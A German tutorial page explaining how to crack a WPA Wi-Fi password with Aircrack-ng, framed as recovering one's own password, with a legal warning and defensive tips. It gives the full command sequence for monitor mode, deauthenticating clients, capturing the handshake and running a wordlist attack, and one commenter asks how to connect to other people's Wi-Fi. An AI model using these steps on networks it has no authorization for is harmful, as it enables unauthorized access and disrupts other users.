
Einleitung
Warnung: Der unbefugte Zugriff auf das Computersystem oder die Computersysteme anderer Personen ist gemäß dem Computer Fraud & Abuse Act illegal.
Der folgende Leitfaden wurde mit dem Ziel erstellt, andere über Cybersicherheitstools, -technologien und -techniken aufzuklären, damit sie ihre eigenen Technologien und Daten besser schützen können. Bitte gehe verantwortungsbewusst mit den in diesem Leitfaden erworbenen Kenntnissen um.
Dieser Anleitung führt durch die Verwendung von Kalis Aircrack-ng zur Wiederherstellung des Passworts für ein drahtloses Netzwerk.
Was du vor dem Start benötigst
Idealerweise benötigst du Folgendes, bevor du mit diesem Leitfaden beginnst...
- Einen WLAN-Netzwerkadapter, der den Monitor-Modus unterstützt
- Das Kali Linux Betriebsystem mit einem installiertem Aircrack-ng (Erfahre hier), wie du Kali auf einer VM - virtuellen Maschine - installierst
- Ein Passwort-Wörterbuch (Wortliste)
Wie installiere ich Aircrack-ng?
Wenn du Kali Linux normal installiert hast, sollte Aircrack-ng bereits auf dem Rechner vorinstalliert sein. Du kannst das Aircrack-ng-Tool jedoch auch mit dem Befehl sudo apt install aircrack-ng installieren.
-
-

Gib den Befehl ifconfig ein. Dies zeigt alle Netzwerkschnittstellen an, die mit deinem Gerät verbunden sind.
-
-
-

Gib den Befehl sudo airmon-ng start wlan0 ein.
-
Wenn dein Netzwerkadapter den Monitor-Modus unterstützt, solltest du am unteren Bildschirmrand die Meldung (monitor mode enabled) sehen.
-
-
-
Verwende den Befehl airmon-ng check kill, um Prozesse zu überprüfen und zu beenden, die den Vorgang stören könnten.
-
-
-
Verwende den Befehl airodump-ng wlan0, um alle drahtlosen Netzwerke in Ihrer Umgebung zu entdecken.
-
-
-
Suche dein Netzwerk in der Spalte ESSID.
-
Notiere dir die folgenden Informationen aus der Zeile deines Netzwerks: Kanal (CH) und BSSID.
-
-
-
Verwende den Befehl sudo airodump-ng -c *Kanalnummer* -w *ESSID-Name* --bssid *BSSID* wlan0, um mit der Aufzeichnung der Netzwerkpakete zu beginnen.
-
-
-
Ohne das vorherige Terminal zu schließen, öffne mit Strg + Alt + T ein neues Terminal.
-
Gib den folgenden Befehl ein: aireplay-ng -0 *RXQ-Nummer* -a *BSSID-Nummer* wlan0
-
Sobald du die Clients deauthentifiziert hast, sollte dein WPA-Handshake in der oberen rechten Ecke (des vorherigen Fensters) erscheinen, wo WPA handshake steht.
-
Sobald du den Handshake hast, notiere ihn und beende beide Prozesse mit Strg + C.
-
-
-
Verwenden deine Wortliste, um deinen Handshake mit dem folgenden Befehl zu entschlüsseln: aircrack-ng -w *Deine_Wortliste*.txt kali-01.cap
-
Die Verwendung von Aircrack-ng zur Wiederherstellung von WLAN-Passwörtern kann unter bestimmten Bedingungen effektiv sein. Es ist jedoch wichtig zu beachten, dass der Versuch, das WLAN-Passwort einer anderen Person ohne deren ausdrückliche Erlaubnis zu knacken, illegal und äußerst unethisch ist. Wenn du feststellst, dass dein Netzwerk für Angriffe durch Aircrack-ng anfällig ist, solltest du die Tipps im folgenden Bluf beachten.
Bluf: Schutz eines WLAN-Netzwerks vor Angriffen
Um dein WLAN-Netzwerk vor Angriffen mit Aircrack-ng zu schützen, solltest du die folgenden Sicherheitsmaßnahmen für dein Netzwerk in Betracht ziehen.
- Starke Verschlüsselung: Verwende WPA3 oder WPA2 mit einem starken, einzigartigen Passwort, um die Sicherheit deines WLAN-Netzwerks zu erhöhen.
- Regelmäßige Passwortänderungen: Aktualisiere dein WLAN-Passwort regelmäßig, um das Risiko eines unbefugten Zugriffs zu minimieren.
- MAC-Adressfilterung: Aktiviere die MAC-Adressfilterung, um nur bestimmten Geräten die Verbindung zum Netzwerk zu gestatten.
- WPS deaktivieren: Deaktiviere Wi-Fi Protected Setup (WPS), da es anfällig für Brute-Force-Angriffe sein kann.
- Regelmäßige Firmware-Updates: Halte die Firmware deines Routers auf dem neuesten Stand, um sicherzustellen, dass er über die neuesten Sicherheitsupdates verfügt.
- Netzwerksegmentierung: Trenne Gastnetzwerke vom Hauptnetzwerk, um die potenzielle Gefährdung zu begrenzen. Dies gilt eher für Unternehmensnetzwerke, aber die Segmentierung deines Netzwerks verhindert, dass Benutzer auf andere Geräte zugreifen, die mit deinem Netzwerk verbunden sind.
- Intrusion Detection System (IDS): Erwäge den Einsatz eines IDS, um verdächtige Aktivitäten in Ihrem Netzwerk zu überwachen.
Bitte nutze das durch diese Anleitung gewonnene Wissen verantwortungsbewusst. (Siehe auch Warnhinweise in der Einleitung)

2 Kommentare
sudo apt-get install build-essential autoconf automake libtool pkg-config libnl-3-dev libnl-genl-3-dev libssl-dev ethtool shtool rfkill zlib1g-dev libpcap-dev libsqlite3-dev libpcre2-dev libhwloc-dev libcmocka-dev hostapd wpasupplicant tcpdump screen iw usbutils expect
TANIM YT -
How to connect other wifi